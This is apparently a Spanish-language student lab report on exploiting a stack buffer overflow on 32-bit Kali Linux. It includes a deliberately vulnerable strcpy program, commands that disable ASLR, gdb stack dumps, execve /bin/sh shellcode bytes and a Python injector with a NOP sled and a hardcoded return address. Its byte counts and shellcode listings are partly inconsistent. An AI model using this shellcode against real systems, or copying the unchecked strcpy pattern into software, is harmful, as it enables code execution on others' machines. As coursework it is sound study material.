Seguridad del software

Práctica

UOC - MISTIC

Pablo Riutort Grande

31 de diciembre de 2020

Índice

Listings

Índice de figuras

1. Introducción

Se aprovechará la vulnerabilidad del stack overflow. Esta vulnerabilidad de la familia del buffer overflow que consiste en mandar datos a un programa que utiliza un buffer no lo bastante grande para almacenarlos. El resultado es que la pila de llamadas (*call stack*) será sobreescrita incluido el puntero de retorno de la función (*Instruction Pointer* o IP). Los datos introducidos sobreescriben el valor del puntero de tal forma que cuando la función ejecuta las instrucciones de retorno transfiere el control al código malicioso introducido por el atacante [1].

El entorno de ejecución se trata de una máquina de virtual con Kali Linux de 32 bits: kali-linux-2020.3-live-i386. El programa se ha desarrollado en lenguage C, compilado con gcc versión 9.3.0 y el reverse engineering se ha llevado a cabo mediante el debugger GNU gdb (Debian 10.1-1.5).

Para realizar este programa de forma satisfactoria se ha deshabilitado la aleatorización del espacio de memoria o ASLR con el siguiente comando:

```
sysctl kernel.randomize_va_space=0
```

El ASLR puede localizar el heap y el stack en posiciones aleatorias de memoria lo que dificulta la predicción la dirección de memoria de la siguiente instrucción [2].

Para poder realizar correctamente este ejercicio se debe añadir el argumento –no-pie en la compilación del programa vulnerable. Este flag obliga a gcc a no crear un ejecutable con posición independiente (PIE) que es una precondición para el ASLR [3].

1.1. Programa vulnerable

El programa desarrollado para esta práctica consiste en sencillamente copiar el contenido de un string dado por puntero a un buffer delimitado [Ver A]. Esta copia se efectuará mediante la función vulnerable *strcpy*() [4].

Primero importaremos las librerías stdio.h para trabajar con funciones de input/output y string.h para manipular arrays de caracteres o strings.

```
#include <stdio.h>
#include <string.h>
```

Listing 1: Programa de stack overflow

A conitnuación se define el método *main*() que pasará su segundo argumento a la función *copy*(). Es en este argumento donde se hará el ataque puesto que será la sentencia inmediatamente después a la llamada del ejecutable por terminal.

```
void main(int argc, char *argv[]) {
  copy(argv[1]);
}
```

Listing 2: Programa de stack overflow

La función *copy*() únicamente declara un buffer de tamaño fijo y llama a la función vulnerable strcpy donde copia el string dado por parámetro al puntero del array destino, es decir, el buffer.

```
void copy(char *str) {
  char buffer[100];
  strcpy(buffer, str);
}
```

Listing 3: Programa de stack overflow

1.2. Shellcode

Un shellcode es un conjunto de instrucciones inyectadas y luego ejecutadas por un programa vulnerable. Se utiliza para manipular directamente los registros y la funcionalidad del programa vulnerable. Típicamente se utiliza para llamar a una shell desde la máquina comprometida, de ahí el nombre "shellcode" [5].
Para nuestro caso, utilizaremos una llamada al intérprete de comandos Debian Almquist Shell (dash) que suele venir instalada por defecto en las máquinas Debian y se ejecuta al llamar a la instrucción */bin/sh* [Fig. 1].



Figura 1: Llamada al intérprete dash desde terminal

El código que contenga el shellcode puede ser cualquier cosa excepto bytes nulos ya que eso es interpretado como el fin de un string. Para hacer una llamada a la shell en cuestión deberemos inyectar los valores en hexadecimal que codifiquen una llamada a */bin/sh* y además inundaremos la memoria con la instrucción NOP que sencillamente es ignorada y pasa a ejecutar la siguiente, creando una reacción en cadena que nos permitirá ejecutar el shellcode. Después, tan solo tendremos que modificar el *Instruction Pointer* de tal forma que la siguiente instrucción a ejecutar caiga en una zona de memoria que contenga una instrucción NOP.

Dado que el shellcode se hace manipulando la entrada de datos del programa vulnerable, se ha realizado un script de Python que inyecta el mismo [Ver B]. Este programa creará una entrada de texto que inundará la memoria de caracteres NOP e introducirá el código de la llamada a la shell.

2. Reverse engineering

Para llevar a cabo el reverse engineering primero ejecutaremos el programa con diferentes entradas para entender el funcionamiento y sus límites. Veremos que la ejecución con demasiados inputs genera un Segmentation Fault que puede ser interesante explotar [Fig. 2] [Fig. 3].



Figura 2: Llamada al programa con diferentes parámetros



Figura 3: Llamada al programa con parámetros que provocan Segmentation Fault

Vistas las limitiaciones del programa, podemos pasar a analizar una ejecución normal con gdb y darnos cuenta de que existe la función vulnerable strcpy que es la que provoca el error [Fig. 4].

Podemos ver el contenido de la pila con gdb, recordemos que el registro $esp indica el top de la pila, entonces podemos leer el contenido de la pila con la instrucción x\40x $esp que nos dará los 40 words siguientes a partir de la dirección correspondiente al registro $esp.
Dada una entrada lo suficientemente grande podemos ver el contenido de la pila inundado [Fig. 5]. De

```
Reading symbols from stack...
(gdb) list
1       #include <string.h>
2       #include <stdio.h>
3
4       void main(int argc, char *argv[]) {
5               copy(argv[1]);
6       }
7
8       int copy(char *str) {
9               char buffer[100];
10              strcpy(buffer, str);
(gdb) run $(python -c "print('A'*110)")
Starting program: /home/kali/Stack/stack $(python -c "print('A'*110)")

Program received signal SIGSEGV, Segmentation fault.
0x08049194 in main () at stack.c:6
6       }
(gdb)
```

Figura 4: Debugging del programa: Detalle de *Segmentation Fault*

hecho, si la entrada es lo suficientemente grande podemos llegar a sobreescribir la dirección del fondo de la pila ($esp), es decir, la dirección de retorno de la función, en nuestro caso 0xbffff168 [Fig. 6] [Fig. 7] [Fig. 8].

```
(gdb) run $(python -c "print('A'*100)")
Starting program: /home/kali/Stack/stack $(python -c "print('A'*100)")

Breakpoint 1, copy (str=0xbffff464 'A' <repeats 100 times>) at stack.c:11
11      }
(gdb) x/40x $esp
0xbffff150:     0x08048273      0xb7fe02e5      0x0804823c      0x41414141
0xbffff160:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff170:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff180:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff190:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0:     0xb7fb4300      0x00000000      0xbffff1e8      0x08049190
0xbffff1d0:     0xbffff464      0xbffff2a4      0xbffff2b0      0x08049178
0xbffff1e0:     0xb7fe6080      0xbffff200      0x00000000      0xb7dede46
(gdb)
```

Figura 5: Contenido del stack

```
(gdb) info registers
eax            0xbffff0fc       -1073745668
ecx            0xbffff4c0       -1073744704
edx            0xbffff1bc       -1073745476
ebx            0x804c000        134529024
esp            0xbffff0f0       0xbffff0f0
ebp            0xbffff168       0xbffff168
```

Figura 6: Los registros $esp y $ebp pertenecen al top y al bottom de la pila respectivamente.

```
(gdb) run $(python -c "print('A'*200)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Stack/stack $(python -c "print('A'*200)")

Breakpoint 1, copy (
    str=0x41414141 <error: Cannot access memory at address 0x41414141>)
    at stack.c:11
11      }
(gdb) x/40x $esp
0xbffff0f0:     0x08048273      0xb7fe02e5      0x0804823c      0x41414141
0xbffff100:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff110:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff120:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff130:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff140:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff150:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff160:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff170:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff180:     0x41414141      0x41414141      0x41414141      0x41414141
```

Figura 7: Contenido del stack: La dirección de retorno ($esp) es la seleccionada.

```
(gdb) run $(python -c "print('A'*98)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Stack/stack $(python -c "print('A'*98)")

Breakpoint 1, copy (str=0xbffff466 'A' <repeats 98 times>) at stack.c:11
11      }
(gdb) x/40x $esp
0xbffff150:     0x08048273      0xb7fe02e5      0x0804823c      0x41414141
0xbffff160:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff170:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff180:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff190:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0:     0x41414141      0x41414141      0x41414141      0xb7004141
0xbffff1c0:     0xb7fb43fc      0x00000000      0xbffff1e8      0x08049190
0xbffff1d0:     0xbffff466      0xbffff2a4      0xbffff2b0      0x08049178
0xbffff1e0:     0xb7fe6080      0xbffff200      0x00000000      0xb7dede46
```

Figura 8: Contenido del stack: La dirección de retorno es la seleccionada. Controlamos el input exacto que tenemos que poner para controlar la dirección de retorno

Llegados a este punto estamos en disposición de introducir un input más elaborado que nos permita ejecutar un shellcode. Con la ayuda de este seremos capaces de inyectar en la pila el código que nos interesa ejecutar y la llamada al mismo [Ver B].

Existen muchos shellcodes que podemos insertar, en shell-storm.org [6] encontramos una gran variedad y para reducir la cantidad de bytes a introducir en la inyección hemos seleccionado una serie de instrucciones que ejecutan el proceso **execve** en tan solo 32 bytes [Ver. 4].

El método execve ejecuta un programa pasado por parámetro, haciendo que el programa que está siendo ejecutado sea substituido por el de la nueva llamada [7]; perfecto para llamar a la shell del sistema.

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
push    %eax
push    %ebx
mov     %esp,%ecx
mov     $0xb,%al
int     $0x80
```

Listing 4: Linux/x86 execve /bin/sh shellcode 23 bytes

El código en hexadecimal que traduce estas instrucciones será inyectado por nuestro programa en la pila [Ver. 5].

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd
    \x80
```

Listing 5: Codificación hexadecimal de las instrucciones en ensamblador

El programa auxiliar de shellcode.py [Ver B] nos permite introducir de manera más cómoda el shellcode necesario para ejecutar la terminal. Este programa primero escribe el carácter NOP, luego el shellcode [Ver 5], carácteres de relleno y finalmente un salto a una dirección de memoria que contenga la instrucción NOP para que esta se ignore y se ejecute la siguiente intrucción.

Introduciremos 64 caracteres NOP [Ver 6].

```
#!/usr/bin/python


nop_length = 64
nop = '\x90' * nop_length
```

Listing 6: Instrucción NOP

Seguido de las instrucciones de ensamblador codificadas [Ver 6] [Ver 5].

```
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)label
```

Listing 7: Codificación en hexadecimal de las intrucciones en ensamblador

Finalmente, crearemos un relleno con el caracter "*" hasta ocupar el resto de la pila y la variable eip como referencia directa a la siguiente instrucción a ejecutar ocupando la posición del instruction pointer. Su valor será el de los caracteres "EIP" [Ver 8].

```
padding = '*' * (112 - 64 - 32)
eip = '\x30\xf1\xff\xbf'
print nop + shellcode + padding + eip
```

Listing 8: Creación del padding y de la variable EIP

Si introducimos este programa como entrada de nuestro programa vulnerable podemos observar cómo la pila contiene la codificación del NOP ("90" en hexadecimal), la codificación en ensamblador, unos carácteres de relleno mediante la codificación de "*" ("2a" en hexadecimal) y, finalmente, en la dirección correspondiente al eip ahora tenemos insertados los bytes que corresponden a la codificación de los caracteres EIP en sentido inverso, es decir, en 0xbffff1b8 tendremos 00504945 [Fig. 9] [Fig. 10]

Ahora solo hay que cambiar el contenido de la dirección 0xbffff1b8 a una dirección que contenga un NOP y de esta forma haremos que se ejecuten las intrucciones en ensamblador, es decir, sacar una terminal. El contenido de esa dirección viene determinado por la variable "eip" de nuestro programa shellcode.py [Ver 9].



Figura 9: Dirección de ebp (stack bottom) en esta nueva ejecución



Figura 10: Contenido del stack: La dirección de retorno ($eip) es la seleccionada correspondiente a la codificación de los caracteres EIP

```
1 eip = '\x30\xf1\xff\xbf'
```

Listing 9: La variable EIP contiene una dirección de memoria cuyo contenido es una instrucción NOP

Cambiando el contenido de la variable eip junto a una nueva ejecución generará una pila con el contenido de la figura [Fig. 11]. De esta forma conseguiremos ejecutar el shellcode y como resultado obtendremos una llamada a la terminal del sistema [Fig. 12].



Figura 11: Contenido del stack: La dirección de retorno ($eip) es la seleccionada correspondiente a una con instrucción NOP



Figura 12: Acceso a una terminal desde input con shellcode en programa vulnerable a Stack Overflow

Para hacer un examen más exhaustivo, pasaremos a hacer el reverse engineering del shellcode proporcionado. Para esto crearemos el programa shellcode.c [Ver C], en este programa primero pondremos el código hexadecimal en una variable que luego será llamada de forma dinámica creando una función a partir del código hexadecimal.

Inpeccionamos el ejecutable generado por este código y ponemos un breakpoint en la llamada ret(). En el desensamblaje de este programa podemos observar una interrupción 80. Esta interrupción hace una llamada de sistema al contenido registro eax [Fig. 13].



Figura 13: Desensamblaje del ejecutable de shellcode.c

Volveremos a ejecutar el mismo programa con otro breakpoint, esta vez en la dirección que corresponde a la interrupción 0x0040405e. Llegados a este punto podemos analizar el contenido del registro eax: 0xb [Fig. 14].



Figura 14: Contenido del registro eax en la llamada del shellcode

"b" en hexadecimal corresponde al 11, y este número corresponde a la instrucción definida en el fichero /usr/src/linux-headers-5.7.0-kali1-696-pae/arch/x86/include/generated/uapi/asm/unistd_32.h.

En tal fichero veremos la siguiente definición #define __NR_execve 11 con lo que podemos inferir que la interrupción está llamando al programa execve, tal como habíamos visto anteriormente [Fig. 15].



Figura 15: Definición de la función execve

A. stack.c

```c
#include <stdio.h>
#include <string.h>


void main(int argc, char *argv[]) {
  copy(argv[1]);
}

void copy(char *str) {
  char buffer[100];
  strcpy(buffer, str);
}
```

Listing 10: Programa de stack overflow

B. shellcode.py

```python
#!/usr/bin/python


nop_length = 64
nop = '\x90' * nop_length
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)

padding = '*' * (112 - 64 - 32)
eip = '\x30\xf1\xff\xbf'
print nop + shellcode + padding + eip
```

Listing 11: Programa de inyección de shellcode

C. shellcode.c

```c
#include <string.h>
#include <stdio.h>

unsigned char shellcode[] = \
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\
    x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

main() {
  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

Listing 12: Programa para desensamblar shellcode

Referencias

[1] **Buffer Overflow Attack**,
OWASP
https://owasp.org/www-community/attacks/Buffer_overflow_attack

[2] **3.15.1 Address Space Layout Randomization**
Oracle Linux
https://docs.oracle.com/cd/E37670_01/E36387/html/ol_aslr_sec.html

[3] **Position Independent Executables (PIE)**
Red Hat Customer Portal
https://access.redhat.com/blogs/766093/posts/1975793

[4] **STRCPY(3)**
Linux manual page
https://man7.org/linux/man-pages/man3/strcpy.3.html

[5] **Shell Code For Beginners**
Beenu Arora - 2007
https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf

[6] **Linux/x86 execve /bin/sh shellcode 23 bytes**
Hamza Megahed
http://shell-storm.org/shellcode/files/shellcode-827.php

[7] **execve(2)**
Linux manual page
https://man7.org/linux/man-pages/man2/execve.2.html

[8] **Proj 3: Linux Buffer Overflow With Shellcode**
samsclass.info
https://samsclass.info/127/proj/p3-lbuf1.htm

[9] **BUFFER OVERFLOW 10 - Vulnerability & Exploit Example**
tenouk.com
https://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html

[10] **Linux x86 Reverse Engineering Shellcode Disassembling and XOR decryption**
Harsh N. Daftary